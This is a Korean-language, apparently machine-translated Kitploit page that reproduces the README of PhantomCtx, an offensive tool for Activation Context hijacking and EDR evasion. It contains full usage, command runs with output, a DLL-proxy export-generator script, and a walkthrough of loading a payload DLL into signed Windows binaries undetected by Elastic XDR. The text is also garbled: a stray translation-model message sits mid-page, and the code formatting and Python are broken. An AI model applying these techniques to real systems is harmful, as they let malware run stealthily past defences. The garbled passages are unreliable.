
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
PhantomCtx — 활성화 컨텍스트 하이재킹 우회 도구 | Kitploit
도구/GitHubGitHub/r3xmax/phantomctx
Privilege EscalationExploitationPost-ExploitationRed TeamingPayload DevelopmentBinary Exploitation
GitHubr3xmax/phantomctx

PhantomCtx

활성화 컨텍스트 하이재킹 우회 도구

저장소 보기
306522개월 전Kitploit 검토 완료

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

PhantomCtx

PhantomCtx는 서명된 실행 파일(예: Microsoft, Adobe, Mozilla)의 대부분에 임의의 DLL을 로드할 목적으로 Activation Context 하이재킹을 자동화하는 도구입니다.

이 로더는 기존의 DLL Hijacking & Sideloading에 대한 현대적인 대안으로 제시됩니다: 기존 접근 방식과 달리 취약한 바이너리가 필요하지 않습니다. 이 기술은 대상 실행 파일이 임포트 주소 테이블(IAT)을 통해 DLL을 확인하거나, 최악의 경우 절대 경로 없이 LoadLibrary를 통해 DLL을 확인하기만 하면 수행할 수 있습니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
내부적으로 어떻게 동작하고 공격적인 EDR 솔루션을 어떻게 우회하는지 자세히 알아보려면 [제 기술 블로그](https://rexmax.dev/posts/phantomctx-new-approach-to-activation-context-hijacking-for-edr-evasion/)의 게시물을 확인하세요.

# 목차

- [내부 메커니즘](#internal-mechanism)
  - [EDR 우회를 위한 활성화 컨텍스트 하이재킹의 새로운 방법](#a-new-method-for-activation-context-hijacking-focused-on-edr-evasion)
- [컴파일 방법](#how-to-compile)
- [사용법: 모듈 기반 워크플로우](#usage-module-based-workflow)
  - [Recon](#recon)
  - [Spawn (권장)](#spawn-recommended)
  - [Runtime](#runtime)
- [예제: 활성화 컨텍스트 하이재킹 + mpnotify.exe DLL 프록시](#example-activation-context-hijacking--dll-proxying-mpnotifyexe)
- [면책 조항](#disclaimer)
- [참고 자료](#references)

# 내부 메커니즘

`PhantomCtx`는 대부분의 프로세스에 존재하는 **합법적인** Windows 기능인 **활성화 컨텍스트(Activation Contexts)** 를 악용합니다. Microsoft에 따르면:

>[_활성화 컨텍스트_](https://learn.microsoft.com/en-us/windows/win32/sbscs/a-sbscs-gly)는 시스템이 애플리케이션을 **특정 DLL 버전을 로드하도록**, COM 개체 인스턴스 또는 사용자 지정 창 버전으로 리디렉션하는 데 사용할 수 있는 정보를 포함하는 메모리 내 데이터 구조입니다...

Windows Loader가 DLL(`LoadLibrary` 또는 임포트 테이블을 통해)을 해석할 때 정의된 해석 순서를 따릅니다:

1. DLL 리디렉션
2. API 세트
3. **SxS 매니페스트 리디렉션**
4. 로드된 모듈 목록
5. 알려진 DLL
6. 프로세스 패키지 종속성 그래프  
7 – 12. 디스크의 표준 파일 검색 순서

`PhantomCtx`는 3단계, 즉 **SxS 매니페스트 리디렉션**을 대상으로 합니다. 활성화 컨텍스트는 실행 파일과 연결된 [Side-by-Side](https://en.wikipedia.org/wiki/Side-by-side_assembly) (`.manifest`) 파일에서 파생되며, 일반적으로 PE 바이너리에 포함됩니다. 내부적으로 활성화 컨텍스트에는 **DLL 리디렉션 섹션**을 포함한 여러 섹션을 인덱싱하는 **목차(ToC)** 가 포함되어 있습니다. Loader는 일반적으로 `PEB.ActivationContextData`를 통해 활성화 컨텍스트에 액세스합니다.

[Kurosh Dabbagh Escalante](https://github.com/Kudaes)의 연구에 따르면 악성 활성화 컨텍스트는 `CreateActCtxW`를 사용하여 생성하고 대상 프로세스의 `RW` 메모리에 기록한 다음, `PEB.ActivationContextData`를 덮어써서 조작된 구조를 가리키도록 하여 활성화할 수 있습니다.

하이재킹되면 로더는 악성 활성화 컨텍스트 내에 정의된 DLL 리디렉션을 해석하여, **라이브러리 해석을** 공격자가 통제하는 경로로 **리디렉션**합니다.

그의 연구의 일환으로 개발된 `Eclipse`라는 이름의 로더는 [공식 저장소](https://github.com/Kudaes/Eclipse)에서 확인할 수 있습니다.

## EDR 우회를 위한 활성화 컨텍스트 하이재킹의 새로운 방법

여러 테스트 후 `Eclipse`는 Elastic과 같은 공격적인 EDR에 다음 지점에서 탐지되었습니다:

- `Potential Suspended Process Code Injection`: 일시 중단된 프로세스 생성 후 `NtWriteVirtualMemory`를 사용해 AC 블롭을 원격 프로세스에 복사하는 것.
- `Remote Process Memory Write by Low Reputation Module`: 호출 스택에 `CreateProcess`가 없는 `NtWriteVirtualMemory`와 평판이 낮은 모듈로, `PEB.ActivationContextData`를 덮어쓰는 데 필요합니다.
- `Remote Memory Write to Trusted Target Process`: 호출 스택에 `CreateProcess`가 없는 `WriteProcessMemory`, 시스템/사용자 설치 바이너리로 제한됩니다.

`PhantomCtx`에 구현할 대안을 찾기 위한 하루 간의 연구 끝에, **원래 활성화 컨텍스트의 메모리 영역은 프로세스 생성 중에 매핑된 섹션 뷰(section view)** 라는 것을 발견했습니다. **`NtUnmapViewOfSection`을 사용하여 이 섹션 뷰를 매핑 해제**한 다음, 악성 활성화 컨텍스트를 기반으로 하는 새로운 읽기 전용 섹션 뷰를 생성하여 원래 섹션이 있던 **정확히 동일한 메모리 주소**에 매핑할 수 있습니다.

그 결과, 로더가 `PEB.ActivationContextData` 포인터를 덮어쓸 필요가 **더 이상 없습니다**. 이로 인해 `NtAllocateVirtualMemory`와 `NtWriteVirtualMemory`를 사용할 필요가 사라지며, 원격 프로세스 메모리 쓰기 및 인젝션과 관련된 모든 EDR 모니터링 규칙을 우회합니다.

또한 탐지 난이도를 높이기 위해 `PhantomCtx`는 `CreateActCtxW`를 사용하지 않으므로 공격 중 `.manifest` 파일을 처리할 필요가 없습니다. 선택한 모드에 따라 `NtReadVirtualMemory`를 사용하여 유효한 DLL 리디렉션 섹션이 포함된 **다른 원격 프로세스에서 활성화 컨텍스트를 탈취**하고, DLL 리디렉션 항목을 로컬에서 재구성한 다음 패치하고 원본을 교체할 수 있습니다.

# 컴파일 방법

이 도구를 컴파일하려면 Visual Studio 또는 호환 가능한 컴파일러를 사용하는 것이 좋습니다.

VS를 사용하는 경우 `x64 Native Tools Command Prompt for VS`를 열고 프로젝트 루트 디렉터리로 이동한 다음 `compile.bat`으로 컴파일합니다:```
C:\PhantomCtx>.\compile.bat
[INFO] Created output directory: x64
[INFO] Compiling PhantomCtx...
main.c
utils.c
recon.c
actctx.c
c_runtime.c
dynamic_resolution.c
process_utils.c
spawn.c
runtime.c
Generating Code...
[SUCCESSFUL] Build successful: x64\PhantomCtx.exe

사용법: 모듈 기반 워크플로우

이 도구는 모듈식 아키텍처로 설계되어 개발을 단순화하면서 운영자에게 명확한 단계별 워크플로우를 제공합니다.

각 모듈은 익스플로잇 워크플로우 내에서 특정 역할을 수행합니다.

도구의 모든 기능을 최대한 활용하려면 각 모듈의 용도를 잠시 검토하시기 바랍니다!!!

공격은 생성될 프로세스(권장) 또는 이미 실행 중인 프로세스를 대상으로 수행할 수 있습니다. 이 도구는 두 시나리오를 모두 처리하도록 설계되었습니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m [MODE] [OPTIONS]

Modes: -m recon Displays information about the Activation Context DLL redirections of a running process or one to be spawned.

root@kitploit:~
    -m spawn        Perform Activation Context Hijacking using an on-disk executable
                    (preferably a signed binary for OPSEC purposes).

    -m runtime      Perform Activation Context Hijacking on an already running process.
root@kitploit:~
## Recon

`recon` 모드는 대상 프로그램 또는 실행 중인 프로세스의 활성화 컨텍스트(Activation Context)를 파싱하는 데 중점을 둡니다. 악용 워크플로우에서 어떤 악용 하위 모듈을 사용할지 결정하므로 가장 먼저 실행해야 하는 모듈입니다.```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m recon -s [SUBMODE] -p [PROCESS_NAME|PATH]

  Submodes:
        -s spawn        Spawn a process in suspended mode to retrieve its
                        Activation Context DLL redirection information.

        -s runtime      Attach to a currently running process to retrieve its
                        Activation Context DLL redirection information.

  Examples:
        PhantomCtx.exe -m recon -s spawn   -p C:\path\to\target.exe
        PhantomCtx.exe -m recon -s runtime -p target.exe

예를 들어, 서명된 Microsoft 바이너리 mpnotify.exe를 사용합니다. 첫 번째 단계는 DLL 리디렉션 섹션이 포함된 유효한 Activation Context가 포함되어 있는지 확인하는 것입니다.

포함되어 있지 않은 경우, 도구는 유효한 리디렉션 섹션을 포함하는 다른 프로세스에서 Activation Context를 검색하는 spawn 또는 runtime 모드의 steal-context 하위 모듈을 권장합니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Windows\System32\mpnotify.exe" [SUCCESS] Suspended process created... [SUCCESS] Activation Context Data Blob copied to local heap buffer @00000294CEA79CD0 (916 bytes)

+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x394 (916 bytes) | Flags : 0x00000000 | +--[ TOC ] 6 entries | [00] Id=1 Format=1 Offset=0x00D4 Length=0x0218 | [01] Id=4 Format=2 Offset=0x02EC Length=0x0028 | [02] Id=5 Format=2 Offset=0x0314 Length=0x0028 | [03] Id=6 Format=2 Offset=0x033C Length=0x0028 | [04] Id=9 Format=2 Offset=0x0364 Length=0x0028 | [05] Id=11 Format=1 Offset=0x038C Length=0x0008 | +--[ DLL REDIRECTION ] not present in this blob | +--[ HINT ] Use 'steal-context' to steal the Activation Context from a running process that has one. Example: -m spawn|runtime -s steal-context -p -d --dll-path --steal-from

root@kitploit:~
대상 프로그램 또는 프로세스의 Activation Context에 유효한 DLL 리디렉션 섹션이 포함된 경우, 가장 효율적인 방법은 `spawn` 또는 `runtime` 악용 모드 내의 `add-entry` 또는 `patch-entry` 하위 모듈을 사용하는 것입니다.

## Spawn (권장)

`spawn` 모드는 대상 시스템의 서명된 실행 파일에서 프로세스를 생성하여 Activation Context 하이재킹을 수행하도록 설계되었습니다.

이 방법은 운영의 단순성과 안정성으로 인해 **가장 권장**되며 철저히 테스트되었습니다.```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -h

                +----------------------------------+
                |         PhantomCtx v1.0          |
                +----------------------------------+

  Usage:
        PhantomCtx.exe -m spawn -s [SUBMODE] -p [PATH] [OPTIONS]

  Submodes:
        -s steal-context        Spawn a process and hijack its Activation Context
                                by stealing the context from another running process.

        -s add-entry            Spawn a process and hijack its Activation Context
                                by adding a new DLL redirection entry.

        -s patch-entry          Spawn a process and hijack its Activation Context
                                by patching the path of an existing DLL redirection entry.

  Options:
        -p <PATH>               Path to the target executable to spawn.
        -d <DLL>                Name of the DLL to hijack (e.g. comctl32.dll).
        --dll-path <PATH>       Path to the custom DLL to load.

  steal-context Options:
        --steal-from <NAME>     Process name to steal the Activation Context from.

  Examples:
        PhantomCtx.exe -m spawn -s steal-context  -p C:\program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s add-entry      -p C:\program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll
        PhantomCtx.exe -m spawn -s patch-entry    -p C:\program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

이 모드의 내부 동작 과정은 다음과 같습니다:

  1. CreateProcessW를 사용하여 대상 프로세스를 일시 중단된 상태로 생성합니다.
  2. 선택된 하위 모듈에 따라:
    • steal-context: 탈취 대상 프로세스를 열고 DLL 리디렉션 섹션을 포함하는 유효한 Activation Context를 로컬 버퍼로 복사합니다. 대상 DLL에 대한 항목이 이미 존재하는지 여부에 따라 새 항목이 생성되거나 기존 항목이 패치됩니다. 그런 다음 수정된 Activation Context가 일시 중단된 프로세스에 매핑되어 원본을 대체합니다.

    • add-entry: 일시 중단된 프로그램 프로세스를 열고 해당 Activation Context를 로컬 버퍼로 복사합니다. 지정된 DLL에 대한 새 DLL 리디렉션 항목이 추가되며, 수정된 Activation Context가 원본을 대체합니다.

    • patch-entry: 일시 중단된 프로그램 프로세스를 열고 해당 Activation Context를 로컬 버퍼로 복사합니다. 지정된 DLL에 대한 기존 DLL 리디렉션 항목이 제공된 페이로드 DLL 경로를 가리키도록 패치되며, 수정된 Activation Context가 원본을 대체합니다.

  3. ResumeThread를 사용하여 일시 중단된 프로세스의 실행을 재개합니다.

대상 실행 파일에 유효한 Activation Context 또는 유효한 DLL 리디렉션 섹션이 포함되어 있지 않은 경우 steal-context 하위 모듈이 권장됩니다. 이는 이전에 실행된 recon 모듈을 사용하여 확인할 수 있습니다.

컨텍스트 탈취에 적합한 신뢰할 수 있는 대상은 explorer.exe입니다. 이 작업은 가상 메모리 읽기만 수행하므로 불안정성이나 탐지 위험을 초래하지 않습니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path C:\hijack\hijack.dll [SUCCESS] Found 'explorer.exe' PID 1604 [SUCCESS] Opened handle to PID 1604 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000001AC80F53FD0 (8256 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2040 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\hijack\hijack.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\hijack\hijack.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2040 -> 0x20E4 [SUCCESS] Blob patched. New TotalSize = 0x20E4

[INFO] Patched ActivationContextData: | | +--[ DLL REDIRECTION ] 3 entries | | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | +--[ END ]

[SUCCESS] Original Activation Context region unmapped @ 00000164EA0A0000 [SUCCESS] Patched Activation Context mapped at 00000164EA0A0000 (same address) [SUCCESS] Target process resumed. ``` `add-entry` 및 `patch-entry` 하위 모듈은 **애플리케이션에 DLL 리디렉션 섹션이 포함된 유효한 Activation Context가 이미 있는 경우** 사용되며, 다음과 같습니다:
  1. 이미 특정 DLL에 대한 리디렉션 항목이 포함되어 있는 경우; 이 경우 patch-entry가 적절한 옵션입니다.
  2. 실행 중 로드될 것으로 예상되는 라이브러리에 대한 사용자 지정 리디렉션을 추가해야 하는 경우; 이 경우 add-entry가 사용됩니다.

이러한 시나리오에서도 steal-context를 여전히 사용할 수 있지만, 수정할 수 있는 유효한 Activation Context가 이미 있으므로 일반적으로 필요하지 않습니다.

PhantomCtx로 msedge.exe를 열거한 후 patch-entry 예제를 확인할 수 있으며, 여기서 msedge_elf.dll에 대한 기존 사용자 지정 리디렉션 항목이 식별됩니다:```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s spawn -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s patch-entry -p "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll ``` 대안적으로, 대상 프로세스의 IAT를 열거하여 하이재킹에 적합한 가져온 DLL을 식별할 수 있습니다. 예를 들어, `librewolf.exe`는 Activation Context 매니페스트에 존재하지 않더라도 `SHLWAPI.dll`을 가져옵니다; 이러한 경우 리디렉션 테이블에 추가하여 강제로 해석되도록 할 수 있습니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m spawn -s add-entry -p "C:\Program Files\LibreWolf\librewolf.exe" -d SHLWAPI.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] SHLWAPI.dll | PseudoKey : 0x65C6D010 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | ``` ## Runtime

runtime 모드는 서명된 이미 실행 중인 프로세스에 대해 활성화 컨텍스트(Activation Context) 하이재킹을 수행하도록 설계되었습니다.

이 모듈은 구현되어 있지만, 그 효과는 프로세스 런타임 중에 언제 어떤 특정 라이브러리가 로드되는지 정확히 아는 것에 달려 있습니다. 결과적으로, 합법적인 프로세스의 활성화 컨텍스트가 하이재킹되더라도 성공 여전히 대상이 명시적인 경로 없이 LoadLibrary를 호출하는 것에 의존하며, 이는 예측하기 어려운 경우가 많습니다.```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -h

root@kitploit:~
            +----------------------------------+
            |         PhantomCtx v1.0          |
            +----------------------------------+

Usage: PhantomCtx.exe -m runtime -s [SUBMODE] -p [PROCESS_NAME] [OPTIONS]

Submodes: -s steal-context Hijack the Activation Context of a running process by stealing the context from another running process.

root@kitploit:~
    -s add-entry            Hijack the Activation Context of a running process
                            by adding a new DLL redirection entry.

    -s patch-entry          Hijack the Activation Context of a running process
                            by patching the path of an existing DLL redirection entry.

Options: -p <PROCESS_NAME> Name of the already running target process (e.g. notepad.exe). -d Name of the DLL to hijack (e.g. comctl32.dll). --dll-path Path to the custom DLL to load.

steal-context Options: --steal-from Process name to steal the Activation Context from.

Examples: PhantomCtx.exe -m runtime -s steal-context -p program.exe --steal-from explorer.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s add-entry -p program.exe -d crypt32.dll --dll-path C:\path\to\custom.dll PhantomCtx.exe -m runtime -s patch-entry -p program.exe -d comctl32.dll --dll-path C:\path\to\custom.dll

root@kitploit:~
The internal workflow of this mode is as follows:
1. The PID of the target process is identified from its executable name, and the process is opened with the permissions `PROCESS_VM_READ | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION`.
2. Depending on the selected submodule:
    - `steal-context`: Open the stealing process and copy a valid Activation Context containing a DLL redirection section into a local buffer. Depending on whether an entry for the target DLL already exists, a new entry is created or the existing one is patched. The modified Activation Context is then mapped into the running process, replacing the original one.
	  
	- `add-entry`: Open the target running process and copy its Activation Context into a local buffer. A new DLL redirection entry is added for the specified DLL, and the modified Activation Context replaces the original.
	  
	- `patch-entry`: Open the target running process and copy its Activation Context into a local buffer. The existing DLL redirection entry for the specified DLL is patched to point to the provided payload DLL, and the updated Activation Context replaces the original.

The `steal-context` submodule is recommended when **the target running process does not contain a valid Activation Context or a valid DLL redirection section**. This can be determined using the previously executed `recon` module.

A reliable target for context stealing is `explorer.exe`. This does not introduce instability or detection risk, as the operation only involves reading virtual memory.```c
C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s steal-context -p cmd.exe --steal-from explorer.exe -d user32.dll --dll-path C:\hijack\hijack.dll

<SNIP>

[INFO] Patched ActivationContextData:

<SNIP>
|
+--[ DLL REDIRECTION ] 3 entries
|  [00] user32.dll
|       PseudoKey  : 0x0DB00860
|       RosterIdx  : 1
|       Flags      : PATH_INCLUDES_BASE_NAME
|       Segments   : 1  PathLen=40 bytes
|       Path       : C:\hijack\hijack.dll

<SNIP>
[SUCCESS] Activation Context hijacked in running process 'cmd.exe'.

add-entry 및 patch-entry 하위 모듈은 실행 중인 프로세스에 DLL 리디렉션 섹션이 포함된 유효한 Activation Context가 이미 있는 경우 사용됩니다:

  1. 이미 DLL에 대한 리디렉션 항목이 포함되어 있는 경우, 이때는 patch-entry가 적절한 옵션입니다.
  2. 실행 중 로드될 것으로 예상되는 라이브러리에 대한 사용자 지정 리디렉션을 추가해야 하는 경우, 이때는 add-entry가 사용됩니다.

이러한 시나리오에서도 steal-context를 여전히 사용할 수 있지만, 수정에 사용할 수 있는 유효한 Activation Context가 이미 있으므로 일반적으로 필요하지 않습니다.

PhantomCtx로 msedge.exe 프로세스를 열거한 후 patch-entry 예제를 확인할 수 있습니다. 이때 msedge_elf.dll에 대한 기존 사용자 지정 리디렉션 항목이 식별됩니다:```c C:\PhantomCtx\x64>.\PhantomCtx.exe -m recon -s runtime -p msedge.exe

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : |

C:\PhantomCtx\x64>.\PhantomCtx.exe -m runtime -s patch-entry -p msedge.exe -d msedge_elf.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| | [01] msedge_elf.dll | PseudoKey : 0x81A505F9 | RosterIdx : 3 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` 또는 대상 프로세스의 런타임 이벤트를 열거하여 실행 중 로드되는 DLL 중 하이재킹에 적합한 DLL을 `Procmon`과 같은 도구를 사용하여 식별할 수 있습니다. 이러한 경우 리디렉션 테이블에 추가하여 해석을 강제할 수 있습니다.```c .\PhantomCtx.exe -m runtime -s add-entry -p msedge.exe -d target.dll --dll-path C:\hijack\hijack.dll

[INFO] Patched ActivationContextData:

| +--[ DLL REDIRECTION ] 4 entries | [00] target.dll | PseudoKey : 0x2D1B25C7 | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=40 bytes | Path : C:\hijack\hijack.dll | [SUCCESS] Activation Context hijacked in running process 'msedge.exe'. ``` # 예제: 활성화 컨텍스트 하이재킹 + DLL 프록시 'mpnotify.exe'

최신 업데이트가 적용된 Windows 11 머신에서 Elastic Cloud XDR 에이전트가 실행 중이고, 모든 규칙을 활성화하고 가능한 한 공격적으로 만들기 위해 Prevent 모드로 설정된 환경에서 PhantomCtx가 탐지되지 않는 실제 사용 사례를 살펴보겠습니다.

Windows 11 바이너리를 대상으로 한다는 점에 유의하세요. 따라서 공격자 머신이 Windows 10을 실행 중인 경우 분석된 실행 파일과 DLL을 우리 머신으로 전송해야 합니다.

첫 번째 단계는 관련 DLL을 임포트하는 Windows 실행 파일을 식별하는 것입니다.

이 경우, PE-Bear를 사용하여 서명된 실행 파일 C:\Windows\System32\mpnotify.exe의 Import Address Table(IAT)을 검사합니다. 여기서 ADVAPI32.dll이 해당 임포트 중 하나로 식별됩니다:

애플리케이션이 페이로드를 로드할 때 충돌하거나 예기치 않은 동작을 보이는 것을 방지하려면, 페이로드가 원래 DLL로 호출을 전달하도록 DLL 프록시를 수행해야 합니다.

DLL Export Viewer는 ADVAPI32.dll에서 내보낸 모든 함수를 추출하고 프록시 DLL의 소스 코드에 지정될 전달 지시문을 생성하는 데 사용됩니다.

C:\Windows\System32\advapi32.dll을 DLL Export Viewer에서 열면 View > HTML Report - All Functions로 이동합니다.

생성된 report.html 파일을 계속 사용할 수 있도록 브라우저 창을 열어 두어야 합니다. 그런 다음 파일 경로를 복사하고 itm4n이 개발한 다음 Python 스크립트를 사용하여 처리합니다:```python """ The report generated by DLL Exported Viewer is not properly formatted so it can't be analyzed using a parser unfortunately. """ from future import print_function import argparse

def main(): parser = argparse.ArgumentParser(description="DLL Export Viewer - Report Parser") parser.add_argument("report", help="the HTML report generated by DLL Export Viewer") args = parser.parse_args() report = args.report

root@kitploit:~
try:
    f = open(report)
    page = f.readlines()
    f.close()
except:
    print("[-] ERROR: open('%s')" % report)
    return

for line in page:
    if line.startswith("<tr>"):
        cols = line.replace("<tr>", "").split("<td bgcolor=#FFFFFF nowrap>")
        function_name = cols[1]
        ordinal = cols[4].split(' ')[0]
        dll_orig = "%s_orig" % cols[5][:cols[5].rfind('.')]
        print("#pragma comment(linker,\"/export:%s=%s.%s,@%s\")" % (function_name, dll_orig, function_name, ordinal))

if name == 'main': main()

root@kitploit:~
I'm ready to translate the chunk. However, I notice the INPUT section is empty — no content was provided for chunk 29 of 37.

Please provide the source text for this chunk, and I'll translate it from English to Korean following all the specified rules.```c
C:\Users\rexmax\Documents\DLL Proxying>.\exports.py dllexp\report.html
#pragma comment(linker,"/export:A_SHAFinal=advapi32_orig.A_SHAFinal,@1002")
#pragma comment(linker,"/export:A_SHAInit=advapi32_orig.A_SHAInit,@1003")
#pragma comment(linker,"/export:A_SHAUpdate=advapi32_orig.A_SHAUpdate,@1004")
<SNIP>

출력의 모든 export는 payload.c의 소스 코드로 복사된 후, DLL이 컴파일되어 advapi32_orig.dll로 이름이 바뀐 원본 라이브러리 사본과 함께 공격자 머신의 PhantomCtx 옆에 배치됩니다.

필요한 파일은 다음과 같이 구성되어야 합니다:```c C:\Users\rexmax\Documents\WindowsInternals\PhantomCtx\x64>dir

06/13/2026 08:53 PM 158,208 advapi32.dll 06/10/2026 01:52 AM 753,544 advapi32_orig.dll 06/13/2026 08:28 PM 198,144 PhantomCtx.exe

root@kitploit:~
그런 다음 파일은 Windows 11 대상 컴퓨터의 디렉터리로 전송됩니다. 이 경우 다음 위치에 배치됩니다:```
C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache


그 후, PhantomCtx를 사용하여 mpnotify.exe 바이너리에 대해 Activation Context Hijacking이 수행됩니다:```c C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache>.\PhantomCtx.exe -m spawn -s steal-context -p "C:\Windows\System32\mpnotify.exe" --steal-from explorer.exe -d advapi32.dll --dll-path "C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll" [SUCCESS] Found 'explorer.exe' PID 6380 [SUCCESS] Opened handle to PID 6380 [SUCCESS] Activation Context Data Blob copied to local heap buffer @000002B135B26AA0 (8276 bytes) [INFO] Activation Context blob from 'explorer.exe'. TotalSize=0x2054 [INFO] Patching blob: dllName='advapi32.dll' redirectPath='C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll' [+] 'advapi32.dll' not found -> adding new entry. [ADD] DLL key : advapi32.dll [ADD] Redirect path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll [ADD] PseudoKey : 0xF60E87FC [ADD] RosterIndex : 1 [ADD] ElementCount : 3 [ADD] TotalSize : 0x2054 -> 0x2166 [SUCCESS] Blob patched. New TotalSize = 0x2166

[INFO] Patched ActivationContextData:

